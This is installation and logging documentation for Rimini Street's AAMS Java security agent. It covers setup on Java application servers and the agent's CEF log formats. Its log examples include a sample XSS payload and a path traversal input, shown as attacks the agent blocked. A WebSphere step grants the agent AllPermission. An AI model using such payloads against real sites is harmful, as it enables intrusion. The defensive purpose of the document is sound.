# Rimini Protect™

## Rimini Street AAMS Documentation

**Versions included:** Java Agent: **23.3.1** / ARMR: **2.8**

# Table of Contents

Version: 23.3.1

# Java Agent Documentation

Documentation for the AAMS Agent 23.3.1.

Version: 23.3.1

# Installation Guide

This guide provides instructions on how to install the AAMS Agent.

Version: 23.3.1

# System Requirements

RAM is specific to the application.

## Operating Systems (32-bit / 64-bit)

- CentOS 6 or above
- RHEL 5.9 or above
- Ubuntu 18.04 or above
- Oracle Linux 6 or above
- SUSE Linux Enterprise Server 10 or above

## Java (32-bit / 64-bit)

This version supports only Oracle HotSpot Java 5 and OpenJDK Java 5.

## ARMR Language versions

ARMR Language versions 2.0, 2.1, 2.2, 2.3, 2.4, 2.5, 2.6, 2.7, 2.8


The AAMS Agent may modestly delay JVM start-up times as the Agents conduct their start-up procedures. After the AAMS Agent are fully initialized and the application is fully loaded, there are no further delays induced by the AAMS Agent.

Version: 23.3.1

# Proposed Directory Structure

By default, AAMS Agent uses the following layout for its root directory.

```
├── agent
│   ├── compiler15.jar
│   ├── compiler8.jar
│   ├── core.jar
│   └── aams.jar
├── conf_1
│   ├── rules.armr
│   └── oceanic.properties
├── conf_2
│   ├── rules.armr
│   └── oceanic.properties
└── keystore
```



| OS | Expected location of AAMS Agent |
|---|---|
| Linux/Solaris | /opt/aams |
| Windows | There is no specific directory recommendation for Windows. |

| Directory | Description |
|---|---|
| agent | Location of AAMS Agent installation. |
| conf_* | Each configuration folder contains a separate configuration for an instance of the Application.<br>The name of the configuration folder can be changed according to the user's requirements.<br>⚠️ Files will be modified in this directory and therefore read and write access must be permitted. |
| doc | Location of the product documentation |
| launcher | Java Launcher Pack (this is for Java Elevate only) |
| keystore | Directory for location of optional Keystore (HTTPS/SSL configuration) |

# Conf folder

| File | Description |
|---|---|
| rules.armr | This is a plain-text file with an extension of .armr where the user can define one or more ARMR Mods. |
| oceanic.properties | This is the main configuration for the agent, where the user can specify a variety of properties.<br>Here is an example:<br>`oceanic.rules.local=/opt/aams/conf_1/rules.armr`<br>`oceanic.log.file=/opt/aams/conf_1/security.log`<br>`oceanic.rules.autoreload=true` |
| instance.oceanic.properties | When an agent on-boards to the Portal for the first time, it will create a file called `instance.oceanic.properties`<br>The Portal uses this file to save credentials (node ID and password) to uniquely identify an agent after connection to the Portal. |

Version: 23.3.1

# Apache Tomcat on Secure

> **INFO**
>
> Please refer to the **Proposed Directory Structure** section in this document for assistance with the steps below.

## Basic Configurations

1. Go to `<absolute-path-to-tomcat>/bin`.
2. Open (or create if it doesn't already exist) `setenv.sh` (Linux) or `setenv.bat` (Windows) file.
3. Set AAMS Agent options (the property file can use any name):
   - On Linux:

     ```
     JAVA_OPTS="-javaagent:/opt/aams/agent/aams.jar -Doceanic.OceanicProper-
     ties=/opt/aams/conf_*/<name of property file> $JAVA_OPTS"
     ```

   - On Windows:

     ```
     set JAVA_OPTS=-javaagent:<absolute-path-to-agent>\agent\aams.jar -Do-
     ceanic.OceanicProperties=<absolute-path-to-agent>\<conf_*>\<name of
     property file> %JAVA_OPTS%
     ```

4. Restart the Tomcat server. The server must be restarted for the changes to take effect.

Version: 23.3.1

# Launch Apache Tomcat as a Service in Windows

## Running as a Windows Service

1. Go to `<absolute-path-to-tomcat>\bin`.
2. Open the `Tomcat<version_number>w.exe` file.
3. In the **Monitor Tomcat** GUI, check that the Service Status is **Stopped**.
4. In the **Java Options** field add:

   ```
   -javaagent:<absolute-path-to-agent>\agent\aams.jar
   -Doceanic.OceanicProperties=<absolute-path-to-agent>\<conf_*>\<name of
   property file>
   ```

   Leave any existing Java options unmodified (e.g. -Dcatalina.home, -Dcatalina.base, -Djava.endorsed.dirs, -Djava.io.tmpdir, -Djava.util.logging.manager, -Djava.util.logging.config.file).
5. Click **Apply**.
6. Go to the **General** tab, start the Tomcat service to have the changes take effect.

Version: 23.3.1

# GlassFish on Secure

> **INFO**
>
> Please refer to the **Proposed Directory Structure** section in this document for assistance with the steps below.

## Basic Configurations

1. Go to `<absolute-path-to-glassfish>/glassfish/domains/<domain-name>/config` folder.
2. Open the `domain.xml` file.
3. Add the `JVM options` as follows. The property file can use any name, for the example below we will name this ***oceanic.properties***, we will also assume that this references the first available configuration directory i.e. ***/opt/aams/conf_1***
   i. On Linux:

   ```
   <jvm-options>-javaagent:/opt/aams/agent/aams.jar</jvm-options>
   <jvm-options>-Doceanic.OceanicProperties=/opt/aams/conf_1/oceanic.prop-
   erties</jvm-options>
   ```

   ii. On Windows:

   ```
   <jvm-options><absolute-path-to-agent>\agent\aams.jar</jvm-options>
   <jvm-options>-Doceanic.OceanicProperties=<absolute-path-to-
   agent>\conf_1\oceanic.properties</jvm-options>
   ```

4. **Optional**: Verify the content of the `domain.xml` file by the `verify-domain-xml` command.

   ```
   asadmin> verify-domain-xml
   asadmin> All Tests Passed. domain.xml is valid
   ```

5. If the GlassFish server supports dynamic configuration changes, the changes take effect while the server is running and you do not need to restart the server. Otherwise, the server must be restarted for the changes to take effect.
6. On Linux, locate the `asadmin` (usually located in `glassfish/bin` folder of Glassfish), and run with the start flag

   ```
   asadmin start-domain <domain name>
   ```

Version: 23.3.1


# IBM WebSphere on Secure

> **INFO**
>
> Please refer to the **Proposed Directory Structure** section in this document for assistance with the steps below.


## Basic Configurations

1. Log in to the `administrative console` for the WebSphere node where you want to install the AAMS Agent artifacts.

2. In the administrative console, click `WebSphere application servers` > `server_name`.




3. Click `Java and Process Management` > `Process definition`.




4. Click `Java Virtual Machine`.

5. In the `Generic JVM Arguments` field, add the `JVM options` as follows:

   - On Linux


     ```
     -javaagent:/opt/aams/agent/aams.jar -Doceanic.OceanicProperties=/opt/
     aams/<conf_*>/<name of property file>
     ```

   - On Windows

     ```
     -javaagent:<absolute-path-to-agent>\agent\aams.jar -Doceanic.Ocean-
     icProperties=<absolute-path-to-agent>\<conf_*>\<name of property file>
     ```

6. Click `Apply`.

7. Save the changes.




8. To enable Secure on Application Servers with Security Manager.

   The Java Security Manager is configured via one or more 'policy' files. The default policy for Secure is stored in `JAVA_HOME/jre/lib/security/java.policy`

When a custom policy file is defined, the application policy file will extend the 'java.policy' file.

To enable AAMS Agent for applications with one or more 'policy' files, add the following entry into one of the active 'policy' files (making sure to replace `<absolute-path-to-agent>` with the correct path):

```
grant codeBase "file:<absolute-path-to-agent>/agent/*" {permission java.security.AllPermission;};
```

9. Restart the WebSphere server. The server must be restarted for the changes to take effect.

Version: 23.3.1

# Oracle WebLogic on Secure

> **INFO**
>
> Please refer to the **Proposed Directory Structure** section in this document for assistance with the steps below.

## Basic Configurations

1. Go to `<absolute-path-to-weblogic-domain>/bin` folder.
2. Open the `setDomainEnv.sh` (Linux) or `setDomainEnv.bat` (Windows) file.
3. Add the `JVM options` as follows:
   - On Linux:

     ```
     JAVA_OPTIONS="-javaagent:/opt/aams/agent/aams.jar -Doceanic.Ocean-
     icProperties=/opt/aams/<conf_*>/<name of property file> $JAVA_OPTIONS"
     export JAVA_OPTIONS
     ```

   - On Windows:

     ```
     set JAVA_OPTIONS=-javaagent:<absolute-path-to-agent>\agent\aams.jar
     -Doceanic.OceanicProperties=<absolute-path-to-agent>\<conf_*>\<name of
     property file> %JAVA_OPTIONS%
     ```

4. Restart the WebLogic server. The server must be restarted for the changes to take effect.

Version: 23.3.1

# Red Hat JBoss and Wildfly on Secure

> **INFO**
>
> Please refer to the **Proposed Directory Structure** section in this document for assistance with the steps below.

## Basic Configurations

There are two ways to configure AAMS Agent with JBoss/Wildfly Application Servers, depending on whether the server is running in standalone or domain mode.

### Standalone Mode

1. Go to `<absolute-path-to-jboss-or-wildfly>/bin` folder.
2. Open the `standalone.conf` (Linux) or `standalone.conf.bat` (Windows) file.
3. Add the `JVM options` as follows:
   - On Linux:

     ```
     JAVA_OPTS="-javaagent:/opt/aams/agent/aams.jar -Doceanic.OceanicProper-
     ties=/opt/aams/<conf_*>/<name of property file> $JAVA_OPTS"
     ```

   - On Windows:

     ```
     set JAVA_OPTS=-javaagent:<absolute-path-to-agent>\agent\aams.jar -Do-
     ceanic.OceanicProperties=<absolute-path-to-agent>\<conf_*>\<name of
     property file> %JAVA_OPTS%
     ```

### Domain Mode

1. Login to the `administrative console` for the JBoss/Wildfly server.
2. Go to the `JVM Configurations` page.
3. Add a new JVM configuration with the following options:
   - On Linux:

     ```
     -javaagent:/opt/aams/agent/aams.jar -Doceanic.OceanicProperties=/opt/
     aams/<conf_*>/<name of property file>
     ```

   - On Windows:

```
-javaagent:<absolute-path-to-agent>\agent\aams.jar -Doceanic.Ocean-
icProperties=<absolute-path-to-agent>\<conf_*>\<name of property file>
```

4. Restart the JBoss/Wildfly server. The server must be restarted for the changes to take effect.

Version: 23.3.1

# Configuration Guide

This guide provides instructions on how to configure the Rimini Protect for Java Agent.

Version: 23.3.1

# Java Agent Security Features Deployment

The agent has a number of security features that are enabled by default and do not require any configuration. These features are:

- **Process Execution**: Protects against running unauthorized processes on the system.
- **File System Access**: Controls access to the file system.
- **Network Access**: Controls network connections.

Additional security features can be enabled and configured through the use of ARMR rules.

Version: 23.3.1

# Agent on-boarding

There are two ways to on-board a new agent to the Portal:

1. **Automatic on-boarding**: This is the default and recommended method. The agent will automatically register with the Portal and receive a unique ID.
2. **Manual on-boarding**: This method requires the user to manually create an agent in the Portal and then configure the agent with the provided ID.

Version: 23.3.1

# Portal on-boarding process

The on-boarding process consists of the following steps:

1. The agent starts up and connects to the Portal.
2. The agent sends a registration request to the Portal.
3. The Portal creates a new agent and returns a unique ID to the agent.
4. The agent stores the ID in the `instance.oceanic.properties` file.
5. The agent is now on-boarded and will start sending security events to the Portal.

Version: 23.3.1

# Optional on-boarding multiple agents with a single properties file

It is possible to on-board multiple agents with a single `oceanic.properties` file. This can be useful in environments where multiple application servers are running on the same host.

To do this, you need to use a different configuration directory for each agent. For example, you can have `conf_1`, `conf_2`, etc. Each of these directories will contain a `oceanic.properties` file with the specific configuration for that agent.

When starting each agent, you will need to specify the path to the corresponding `oceanic.properties` file using the `oceanic.OceanicProperties` system property.

Version: 23.3.1

# Security Logging

The AAMS Agent provides detailed security logging to help you track and analyze security events. This section describes the different logging formats and options available.

Version: 23.3.1

# CEF extensions

## HTTP request information

Agents collect metadata information automatically from HTTP requests to the server. This gives useful forensics on cyberattacks for analysis by security experts on the source of the attack, HTTP endpoints exploited in the server and useful web user information. The following CEF extensions show web user information and these are logged with any `Execute Rule` security event for every rule, apart from the ARMR Patch rule. Whenever there is an attack, an `Execute Rule` event is logged by agents.

| Key Name | Description |
|---|---|
| `httpRequestUri` | HTTP request endpoint that was targeted. |
| `internalHttpRequestUri` | HTTP request endpoint that was last processed internally by the server at the time of the attack. In most cases this will be equal to `httpRequestUri` but in some instances, servers often do internal redirection of requests to other endpoints for further specific processing. The value of this CEF extension is what should be used to whitelist URIs for a particular security feature. |
| `remoteIpAddress` | The IP address of the client or last proxy that sent the request. |
| `httpRemoteUser` | The login of the user making this request, if the user has in fact been authenticated. |
| `httpSessionId` | The session identifier of a user across more than one page request or visit to a Web site. |
| `httpCookies` | A list of all the HTTP request cookies the client sent with the request. |

### Example of HTTP request CEF extensions in attacks:

On the example below the HTTP requests targeted `/spiracle/xss.jsp` and the server did no further internal processing as it can be seen that `httpRequestUri` and `internalHttpRequestUri` are the same. The request carried a single cookie `JSESSIONID: E654F722AAFA3BF44F0D0BD4FB91134C` which carries the unique session ID. Finally, the request originated from localhost by user `test`.

```
httpSessionId=E654F722AAFA3BF44F0D0BD4FB91134C
httpRequestUri=/spiracle/xss.jsp
internalHttpRequestUri=/spiracle/xss.jsp
httpCookies=JSESSIONID\=E654F722AAFA3BF44F0D0BD4FB91134C
remoteIpAddress=127.0.0.1
httpRemoteUser=test
```

On the next example the internal processing can be seen in the server where the user's HTTP request targeted `/dialogs_samples_2_0/signupwizard/wizard-userpage.jsp` but the attack actually happened while processing `/dialogs_samples_2_0/signup`.

```
httpRequestUri=/dialogs_samples_2_0/signupwizard/wizard-userpage.jsp
internalHttpRequestUri=/dialogs_samples_2_0/signup
httpCookies=JSESSIONID\=f8Q6ZY+zPND4PPdyyuwJXVOa
remoteIpAddress=127.0.0.1
httpSessionId=f8Q6ZY+zPND4PPdyyuwJXVOa
```

## HTTP request information for tainted data

Tainted data is data that is external to the server, (e.g. parameters or cookies) carried by an HTTP request or a result to a database query. Such data accounts for the majority of remote exploits, and tainting is a key feature used by many ARMR rules for identifying attacks.

It is useful to differentiate between two different cases of HTTP requests: the request when user data is passed to a server, and the request that actually triggers an exploit with this data. An HTTP request that passes user data that is tainted and malicious and to a server may not necessarily be the request on which the exploit occurs. The tainted data may instead persist and be used by subsequent requests in a malicious way. Consider an attack that could reuse tainted data that was injected hours or even days beforehand, or over different users and IP addresses.

If a security event is triggered from a request that is using persisted tainted data supplied from a previous request, the HTTP request information for both requests is captured in the CEF event. The HTTP request information that originated from the initial request that supplied the tainted data uses the following prefix in the CEF extension keys: `taintData`. If the CEF extension value for both requests is identical then the agent omits the `taintData` prefixed extensions for brevity.

The following examples illustrate the 2 step approach for these attacks in a stored XXS scenario where data is first inserted into an in-memory database and only used later:

```
httpRequestUri=/chipchat/rooms.jsp
taintDataHttpRequestUri=/chipchat/chat.jsp
internalHttpRequestUri=/chipchat/rooms.jsp
taintDataInternalHttpRequestUri=/chipchat/chat.jsp
httpCookies=JSESSIONID\=EA5D45D3B7135D964FEEC6040A3F2155
remoteIpAddress=127.0.0.1
httpSessionId=EA5D45D3B7135D964FEEC6040A3F2155
```

The example above shows that an XSS attack occurred on the `/chipchat/rooms.jsp` HTTP request endpoint but tainted data came in from another HTTP request: `/chipchat/chat.jsp`. This is when data was actually stored in the database. Since the session and IP address used were exactly the same, no further CEF extensions prefixed with `taintData` are recorded in the log entry.

Version: 23.3.1

# Log Message: Types and Examples

## Policy Summary Messages

The AAMS Agent will notify the user whether new ARMR policies have or have not been applied to the application. This message type is complementary to the Rule Lifecycle messages.

When a new ARMR policy is applied:

```
<14>1 2020-07-06T23:35:36.393+01:00 I-dev05 java 1356675 - - CEF:0|Secure
Agent|19.0.1|Engine|Reload Rules|Low|rt=Jul 06 2020 23:35:36.393 +0100 dvchost=I-
dev05 procid=1356675 outcome=success msg=New ARMR policy has been applied
```

When ARMR policies have been cleared or there was no ARMR policies to load by the agent:

```
<14>1 2020-07-06T23:36:06.405+01:00 I-dev05 java 1356675 - - CEF:0|Secure
Agent|19.0.1|Engine|Reload Rules|Low|rt=Jul 06 2020 23:36:06.405 +0100 dvchost=I-
dev05 procid=1356675 outcome=success msg=No ARMR policy is in effect
```

The logging device of this type of messages is the AAMS Agent.

## Rule Lifecycle Messages

Rule lifecycle messages occur when the AAMS Agent applies any ARMR rule. They are labelled as `Load Rule`, `Link Rule`, `Unload Rule`, `Unlink Rule` and `Execute Rule` CEF events.

### Load Rule

A rule is parsed and validated correctly:

```
<9>1 2020-05-11T19:02:22,551+01:00 I-dev05 java 46259 - -
CEF:0|ARMR:CVE-2017-10102|CVE-2017-10102|2.2|RegistryImpl_Skel|Load Rule|Low|rt=May
05 2020 15:02:23.053 +0100 dvchost=I-dev05 procid=46210 outcome=success
```

## Link Rule

A rule is added to the runtime and a hook is created for the rule to execute. After this event, if all the conditions laid out in the rule are satisfied, the rule will execute the configured action:

```
<9>1 2020-05-11T19:02:22,551+01:00 I-dev05 java 46259 - -
CEF:0|ARMR:CVE-2017-10102|CVE-2017-10102|2.2|RegistryImpl_Skel|Link Rule|Low|rt=May
05 2020 15:02:28.257 +0100 dvchost=I-dev05 procid=46259 outcome=success
```

## Unlink Rule

The rule's hook attached to the runtime is removed. Events for this rule will no longer trigger:

```
<9>1 2020-05-11T19:02:22,551+01:00 I-dev05 java 46259 - -
CEF:0|ARMR:CVE-2017-10102|CVE-2017-10102|2.2|RegistryImpl_Skel|Unload
Rule|Low|rt=May 05 2020 15:02:37.098 +0100 dvchost=I-dev05 procid=46259 out-
come=success
```

## Unload Rule

A rule is completely removed from the rules engine and the system:

```
<9>1 2020-05-11T19:02:22,551+01:00 I-dev05 java 46259 - -
CEF:0|ARMR:CVE-2017-10102|CVE-2017-10102|2.2|RegistryImpl_Skel|Unlink
Rule|Low|rt=May 05 2020 15:02:37.094 +0100 dvchost=I-dev05 procid=46259 out-
come=success
```

## Execute Rule

Upon execution, an ARMR rule logs a security event indicating what action was taken in the face of the security threat. The `act` extension shown in the log entry is as what is configured for the rule along with its configured custom message (`msg` extension). Additional metadata associated with the context of the attack is also provided in some cases. This log message type uses the `Execute Rule` event type exclusively.

The following is a log entry example of an XSS attack that was blocked by an `http` rule:

```
<10>1 2022-03-01T13:20:23.952Z userX_system java 3942 - - CEF:0|ARMR:XSS Mod|XSS
Mod|2.6|XSS|Execute Rule|Very-High|internalHttpRequestUri=/spiracle/xss.jsp pro-
cid=3942 dvchost=userX_system payload=<script>alert(1)</script> httpReques-
tUri=/spiracle/xss.jsp msg=XSS attacked identified and blocked ruleType=http
taintSource=HTTP_SERVLET appVersion=1 securityFeature=http html xss remoteIpAd-
dress=127.0.0.1
```

**INFO**

When an ARMR rule is triggered by an attack that happens in the context of an HTTP endpoint, the following HTTP metadata CEF extensions are logged, if available: `httpRequestUri`, `internalHttpRequestUri`, `remoteIpAddress`, `httpRemoteUser`, `httpSessionId`, `httpCookies`.

This is true for every ARMR rule except for ARMR `patch`.

### Execute ARMR Patch rule

Apart from the ARMR patch rule, all ARMR rules will create a log event when they execute, unless logging has been intentionally turned off. The patch rule will only log a message if its code block has to be rolled back due to a problem that occurred during execution. The following example shows a log entry generated by a triggered patch rule in which an exception was not caught, hence, as a result, the rule was deactivated:

```
<9>1 2020-05-11T14:39:23.965+01:00 I-dev05 java 433109 - -
CEF:0|ARMR:CVE-2017-10102|CVE-2017-10102|2.2|RegistryImpl_Skel|Execute Rule|Very-
High|msg=java.lang.Exception outcome=failure procid=433109 dvchost=I-dev05 rt=May
11 2020 14:39:23.965 +0100
```

**INFO**

The logging device of this type of messages is the corresponding ARMR mod.

## Invalid ARMR Mod Messages

Just before ARMR mods are linked and loaded they are parsed and verified for syntax errors. A log message of this type is created in the case of an unexpected syntax. The event type used in this case is `Syntax Error` and the location of the error in the policy file is also shown.

```
<9>1 2020-07-07T22:18:33.383+01:00 I-dev05 java 1439521 - - CEF:0|Secure
Agent|19.0.1|Engine|Syntax Error|Very-High|rt=Jul 07 2020 22:18:33.377 +0100 dv-
chost=I-dev05 procid=1439521 msg=at line 15, col 1: extraneous input '' expecting
{'endapp', IDENTIFIER} reason=Error loading ARMR App at line 14 :
app("CVE-2013-1537"):
```

**INFO**

These types of message are always logged with a `Very-High` severity as no ARMR mods can load before the syntax is corrected. The logging device of this type of messages is the AAMS Agent.

## ARMR Events on Demand

Additionally, log events can be created by using the `ArmrEvent` API. These calls are made from the `code` block section of the `patch` rule. The following is an ARMR mod with a `patch` rule illustrating the usage:

```
app("CVE-2013-1537"):
    requires(version: ARMR/2.2)

    patch("CVE-2013-1537_01"):
        function("sun/rmi/server/MarshalInputStream.<clinit>()V")
        write("sun/rmi/server/MarshalInputStream.useCodebaseOnlyProperty")
        code(language : java):
            public void patch(JavaFrame frame) {
              ArmrEvent event = ArmrEvent.load("Execute Rule", "Low");
              event.addExtension("msg", "logging from rule");
              event.commit();
            }
        endcode
    endpatch
```

The corresponding log entry:

```
<14>1 2020-07-07T22:19:08.528+01:00 I-dev05 java 1439667 - -
CEF:0|ARMR:CVE-2013-1537|CVE-2013-1537|2.2|CVE-2013-1537_01|Execute Rule|Low|rt=Jul
07 2020 22:19:08.527 +0100 dvchost=I-dev05 procid=1439667 msg=logging from rule
```

> **INFO**
>
> The logging device of this type of messages is the corresponding ARMR mod.

## Informational Messages

The agent would log events alerting the user while executing invalid or incorrect configurations. Generally, these log entries are logged using the `Reload Rules` event type.

When the ARMR policy file configured through the `oceanic.rules.local` system property is removed from the filesystem and the auto-reload functionality is enabled:

```
<14>1 2020-07-07T22:42:07.528+01:00 I-dev05 java 1442522 - - CEF:0|Secure
Agent|19.0.1|Engine|Reload Rules|Low|rt=Jul 07 2020 22:42:07.527 +0100 dvchost=I-
dev05 procid=1442522 msg=Rules file '/tmp/test.armr' defined in 'oceanic.rules.lo-
cal' does not exist or is inaccessible. No security rules were loaded!
```

When using the `oceanic.rules.dir` system property and the specified ARMR mods directory does not exist:

```
<10>1 2020-07-07T22:42:40.455+01:00 I-dev05 java 1442715 - - CEF:0|Secure
Agent|19.0.1|Engine|Reload Rules|High|rt=Jul 07 2020 22:42:40.449 +0100 dvchost=I-
dev05 procid=1442715 msg=Configured rules directory "/tmp/test.armr" does not exist
```

When using the `oceanic.rules.dir` system property and extraneous files (`.armr` extension) are detected inside the specified ARMR mods directory:

```
<10>1 2020-07-07T22:42:40.455+01:00 I-dev05 java 1442715 - - CEF:0|Secure
Agent|19.0.1|Engine|Reload Rules|High|rt=Jul 07 2020 22:42:40.449 +0100 dvchost=I-
dev05 procid=1442715 msg=Configured rules directory contains unexpected file: /tmp/
jvc.rules
```

**INFO**

The logging device of this type of messages is the AAMS Agent.

Version: 23.3.1

# Logging Configuration

> **INFO**
>
> Please reference Proposed Directory Structure document for proposed location of log configuration files

## Overview

AAMS Agent allows the user to track down security events that occur when a security rule is triggered in the Java application. Each time a rule is triggered, an entry is written to the log file (unless logging has been turned off for that rule).

For example:

```
<10>1 2020-06-10T12:27:19.198+01:00 l-qa02 java 17097 - - CEF:0|ARMR:Path Traversal
mod|Path Traversal mod|2.2|Protect against relative and absolute path traversal at-
tacks|Execute Rule|High|rt=Jun 10 2020 12:27:19.196 +0100 dvchost=l-qa02 pro-
cid=17097 outcome=success act=protect msg=Path Traversal attack blocked
path={"Path":"/home/spiracle/pathTraversal/testFilesParent/testFilesChild/../Test-
File"} metadata="HeaderInfo":{"remoteAddr":"0:0:0:0:0:0:0:1","requestURI":"/spira-
cle/FileServlet01","sessionId":"3767AF331E581A52923E6A274332EF72","cookieN-
ames":{"JSESSIONID":"3767AF331E581A52923E6A274332EF72","CUS-
TOMER_UUID":"05b7b9d7-2046-4014-b8c9-bc53c79790c5"}}
<13>1 2020-06-17T15:42:50.264+01:00 l-qa02 java 12190 - - CEF:0|ARMR:TLS upgrade
mod|Walter|2.2|forced TLS on every connection|Execute Rule|Unknown|rt=Jun 17 2020
15:42:50.263 +0100 dvchost=l-qa02 procid=12190 outcome=success act=protect msg=TLS
connection upgraded dst=0 SocketInfo={"port":0,"upgraded":true,"SupportedProto-
cols":"[SSLv2Hello, SSLv3, TLSv1, TLSv1.1, TLSv1.2]"}
```

In parallel with sending security log events to Elasticsearch, which are in turn consumed by the Portal, the AAMS Agent also has the option of logging to other different locations:

- locally, to a log file or series of rolled-over log files;
- to a remote Syslog server using either UDP or TCP protocols.

## Setup Logging Format

1. Open the `<absoulte path to AAMS Agent>/conf_*/oceanic.properties` file.
2. Add the following properties and make an adjustment according to the real-world

requirement.

## List of properties for logging configuration

- `oceanic.log.mode`: **OPTIONAL PROPERTY** type of location for logging security events. Can be one of `local`, `remote` or `both`, indicating the location that the AAMS Agent will choose to log.
  - The default value is `local`
- `oceanic.log.host`: **MANDATORY PROPERTY WHEN** when the `oceanic.log.mode` property is set to `remote` or `both`. The value should adhere to the following syntax: `[tcp:]<ip_address|hostname>:<port>`

  > **TIP**
  >
  > The default protocol is UDP. Please use the `tcp:` prefix to connect remotely via TCP protocol.

- `oceanic.log.DomainNameHost`: **OPTIONAL PROPERTY** specifies the fully qualified domain name (FQDN) for the hostname of host. The value can be either a hostname or an IP address.
  - When the provided hostname is not resolved, in other words, there's no DNS server to query on the network, the IP address of the selected interface will be used.
